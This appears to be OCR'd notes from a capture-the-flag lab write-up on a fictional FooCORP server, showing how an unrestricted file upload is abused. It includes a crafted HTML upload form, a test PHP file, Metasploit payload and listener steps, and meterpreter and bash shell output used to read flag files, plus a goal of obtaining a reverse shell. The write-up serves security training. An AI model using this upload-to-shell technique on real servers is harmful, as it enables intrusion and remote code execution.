


Create local html

- The form can be written locally to a .html file. It just needs a small modification, as follows.

```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
```


```
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php"
method="post" enctype="multipart/form-data">
<br />Select file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center/>
<hr /><br />
<center>&copy; FooCORP 2019</center>
<body></html>
```



Upload a sample .php file


- Let's upload a sample .php file named **php.php**. Its content will just the below function.

```
<?php
phpinfo();
?>
```




- Test to see if this works → WOKRED!

http://75ajvxi36vchsv584es1.foocorp.io/**app/upload/concac.php**




MetaSploit

Create payload




#Upload shell file to the server




 # Create listener - have to match with msfvenom payload

- set payload
- set lhost and lport



- **Generate the payload by navigate into it**



- **Exploit**

```
meterpreter > search -f flag.txt
No files matching your search were found.
meterpreter > search -f flags.txt
No files matching your search were found.
meterpreter > sysinfo
Computer    : upload.foocorp.io
OS          : Linux upload.foocorp.io 4.4.0-104-generic #127-Ubuntu SM
Meterpreter : php/linux
meterpreter > pwd
/var/www/html/app/app/upload
meterpreter > ls
Listing: /var/www/html/app/app/upload
=====================================
```

```
meterpreter > shell
Process 2260 created.
Channel 2 created.
bash -i
bash: cannot set terminal process group (1074): Inappropriate ioctl for device
bash: no job control in this shell
www-data@upload:/var/www/html/app/app/upload$
```

==========

```
File  Actions  Edit  View  Help
search: command not found
www-data@upload:/var/www/html$ search flag.txt
search flag.txt
No command 'search' found, did you mean:
 Command 'vsearch' from package 'vsearch' (universe)
 Command 'rsearch' from package '389-ds-base' (universe)
 Command 'searchd' from package 'sphinxsearch' (universe)
 Command 'csearch' from package 'codesearch' (universe)
 Command 'setarch' from package 'util-linux' (main)
 Command 'starch' from package 'coop-computing-tools' (universe)
search: command not found
www-data@upload:/var/www/html$ clear
clear
TERM environment variable not set.
www-data@upload:/var/www/html$ ls
ls
app
flag.txt
index.html
notapp
www-data@upload:/var/www/html$ cat flag.txt
cat flag.txt
Congratulations, you got this!
www-data@upload:/var/www/html$
```

```
meterpreter > ls
Listing: /var/www/html/app/app/upload
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  20     fil   2021-07-05 20:14:49 -0400  concac.php
100644/rw-r--r--  46     fil   2019-03-22 03:50:30 -0400  index.php
100644/rw-r--r--  20     fil   2021-07-05 20:00:20 -0400  phptest.php
100644/rw-r--r--  34278  fil   2021-07-05 20:07:36 -0400  remote_shell.php
100644/rw-r--r--  0      fil   2021-07-05 20:05:24 -0400  shell.php
100644/rw-r--r--  238    fil   2019-03-25 06:08:29 -0400  upload.php

meterpreter > cd ..
meterpreter >
```

```
meterpreter > cd ..
meterpreter > ls
Listing: /var/www/html
======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40755/rwxr-xr-x   4096   dir   2019-03-25 09:16:17 -0400  app
100644/rw-r--r--  31     fil   2019-03-25 06:19:31 -0400  flag.txt
100644/rw-r--r--  11321  fil   2019-03-18 14:48:16 -0400  index.html
40755/rwxr-xr-x   4096   dir   2019-03-25 06:19:17 -0400  notapp

meterpreter > cat flag.txt
Congratulations, you got this!
meterpreter >
```

Retry-bb2

- Discover all the machines on the network
- Read all flag files (One per machine, stored on the filesystem or within a database)
- Obtain a reverse shell at least on 172.16.64.92

What you will learn

- Taking advantage of DNS and virtual hosts
- Bypassing client-side access controls
- Abusing unrestricted file upload to achieve remote code execution

